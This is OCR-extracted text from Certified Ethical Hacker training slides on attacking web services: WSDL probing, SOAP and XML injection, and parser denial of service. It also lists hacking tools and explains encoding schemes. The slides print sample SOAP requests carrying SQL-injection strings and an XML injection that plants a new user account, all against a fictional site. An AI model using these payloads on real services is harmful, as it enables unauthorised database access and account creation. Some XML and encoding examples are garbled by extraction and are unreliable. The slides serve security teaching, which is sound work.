
Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Attack Web Services

Web Services work atop the legacy web applications, any attack on web service will immediately expose underlying **application's business and logic vulnerabilities** for various attacks



Web Services Probing Attacks

- 🔵 In the first step, attacker **traps the WSDL document** from web service traffic and analyzes it to determine purpose of the application, functional break down, entry points and message types
- 🔵 These attacks work similar to SQL injection attacks

- Attacker then **creates a set of valid requests** by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- Attacker uses these requests to include malicious contents in SOAP requests and analyzes errors to gain a deeper understanding of potential security weaknesses



Attacker

Attacker inject
arbitrary character
(**'**) in the input field

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<- SOAP-ENV: Envelope }(xmlns:
SOAPSDK1="http://www.w3.org/2001/
XMLSchema"
xmlns: SOAPSDK2="http://www.w3.org/2001
l/XMLSchema-inst.once"
xmlns: SOAPSDK3="http://schemas.xmlsoap
.org/soap/ encoding" xmlns: SOAPENV=
"http://schemas.xmlsoap.org/soap/envelope"/>
<- SOAP- ENV:Body>
<- SOAPSDK 4: GetProdLctnInformationByName
xmlns: SOAPSDK4="http://saustiap/Productinfo"/>
<SOAPSDK4: name></SOAPSDK4: name>
<SOAPSDK4: uid:312 - 111 - 8543/>SOAPSDK4: uid:
<SOAPSDK4: password: 5648/>SOAPSDK4:
password>
</SOAPSDK 4: GetProducT ln forma ti o n B y Name>
</SOAP- ENV: Body>
</SOAP- ENV: Envelope>
```

XML

Server throws an error

```
<?xml version="1.0" encoding="utf-8" ?>
<- soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns: xsi="http://www.w3.org/2001/XMLSchema ~. instlInce "
xmlns: xsd="http://www.w3.org/2001/XMLSchema1" ?>
<- soap: Body>
<- soap: Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web. Services. Protocols. SoapException: Server was unable to process
request. ---> system. Data. OleDb. OleDbException: Syntax error [missing operator] in query expression
'productname like "" and providerid = '312 - 111 - 8543"'. At
system. Data. OleDb. OleDbCommand. ExecuteCommandTextWithErrorHandling
[1m32P hr] at system. Data. OleDb. OleDbCommand. ExecuteCommandTextForSingleResult
[tagDBPARAMS dbParams, Object & executeResult] at
system. Data. OleDb. OleDbCommand. ExecuteCommandText[Object & executeResult] at System. Data. OleDb
.OleDbCommand. ExecuteCommand [Command Behavior behavior, Object & executeResult] at System. Data
.OleDb. OleDbComm and. ExecuteReaderInternal [Command Behavior behavior, String method] at
System. Data. OleDb. OleDbCommand. ExecuteReader [CommandBehavior behavior] at
System. Data. OleDb. OleDbCommand. ExecuteReader [Product Info. ProductDBAccess. Get Product
Information(String productname, String uid, String password) -- End of inner
exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Attacker injects **malicious query strings** in user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to SQL Injection attacks



Account Login

Username: %

Password: <or 1=1 or blah = < Submit

```
<?xml version='1.0' encoding='UTF-8' standalone='no'?>
<SOAP-ENV:Envelope xmlns:SOAPSDK1='http://www.w3.org/2001/XMLSchema'
xmlns:SOAPSDK2='http://www.w3.org/2001/XMLSchema-instance'
xmlns:SOAPSDK3='http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas.xmlsoap.org/soap/envelope/'>
  <SOAP-ENV:Body>
    <SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4='http://juggyboy/ProductInfo/'>
      <SOAPSDK4:name><or 1=1 or blah = </SOAPSDK4:name>
      <SOAPSDK4:uid>312 - 111 - 8543</SOAPSDK4:uid>
      <SOAPSDK4:password>' or 1=1 or blah = '</SOAPSDK4:password>
    </SOAPSDK4:GetProductInformationByName> </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>
```

Server Response

```
<?xml version="1.0" encoding="utf-8" ?>
- <soap:Envelope xmlns:soap='http://schemas
.xmlsoap.org/soap/envelope/'
xmlns:xsi='http://www.w3
.org/2001/XMLSchema-instance'
xmlns:xsd='http://www.w3
.org/2001/XMLSchema'>
  <soap:Body>
    <GetProductInformationByNameResponse
xmlns="http://juggyboy/ProductInfo/">
      <GetProductInformationByNameResult>
        <productid> 25 </productid>
        <product Name >Painting101</product Name >
        <productQuantity>3</productQuantity>
        <productPrice> 1500</productPrice>
      </GetProductInformationByNameResult>
    </GetProductInformationByNameResponse>
  </soap:Body>
</soap:Envelope>
```

Web Service Attacks: XML Injection

- Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



http://juggyboy.com/ws/login.asmx

Account Login

Username

Password

E-mail [Submit](#)

mark@certifiedhacker.com</mail> </user> <user> <username>Jason</username> <password>attck</password> <userid>105</userid> <mail>jason@juggyboy.com</mail>


Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Creates new
user account
on the server

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing




Web Service Attack Tool: soapUI

soapUI is the leading desktop application for inspecting; invoking; monitoring; simulating or mocking, and functional, load, compliance, and surveillance testing of **REST**, **WADL**, **SOAP**, and **WSDL-based web services over HTTP**

Features:

1. Service Simulation
2. Functional Testing
3. Load Testing

Attacker can use this tool to carry out web services probing, SOAP injection, XML injection, and web services parsing attacks




<http://www.soapui.org>



Web Service Attack Tool: XMLSpy

- Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies
- It provides unsurpassed compliance with the latest industry standards, including XML, XML Schema, XSLT, XPath, and XQuery, as well as SOAP and WSDL 1.1 / 2.0 for web services development



<http://www.altova.com>



Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures




Hacking Methodology




Web Application Hacking Tools



Web Application Hacking Tool: Burp Suite Professional




Burp Suite is a web applications security testing platform that **supports the entire testing process**, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities



Web Application Hacking Tools: CookieDigger

- CookieDigger helps **identify weak cookie generation** and insecure implementations of session management by web applications
- It **works by collecting and analyzing cookies** issued by a web application for multiple users
- The tool **reports on the predictability and entropy of the cookie** and whether critical information, such as user name and password, are included in the cookie values



CEH
Certified Ethical Hacker


106

<http://www.foundstone.com>

Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Hacking Tools: WebScarab

- WebScarab is a framework for **analyzing applications** that communicate using the HTTP and HTTPS protocols
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser



<http://www.owasp.org>

Web Application Hacking Tools



Instant Source

<http://www.blazingtools.com>



GNU Wget

<http://gnuwin32.sourceforge.net>



Web Sleuth

<http://sandsprite.com>



BlackWidow

<http://softbytelabs.com>



SiteScope

<http://www.foundstone.com>



cURL

<http://curl.haxx.se>



w3af

<http://w3af.sourceforge.net>



HttpBee

<http://www.o0o.nu>



Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures



Hacking Methodology



Web Application Hacking Tools



Encoding Schemes

Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes

URL Encoding

URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP

URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:

%3d =
%0a New line
%20 space



HTML Encoding

HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document

It defines several HTML entities to represent particular usual characters such as:

&	&
<	<
>	>

Encoding Schemes

Unicode Encoding

16 bit Unicode encoding:

It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal

%u2215 /
%u00e9 e

UTF-8

It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix

%c2%a9 ©
%e2%89%a0 ⚡

Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials

Example:
cake =
0110001101100001011010110
1100101
Base64 Encoding: 011000
110110 000101 101011
011001 010000 000000
000000

Hex Encoding


- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data

Example:

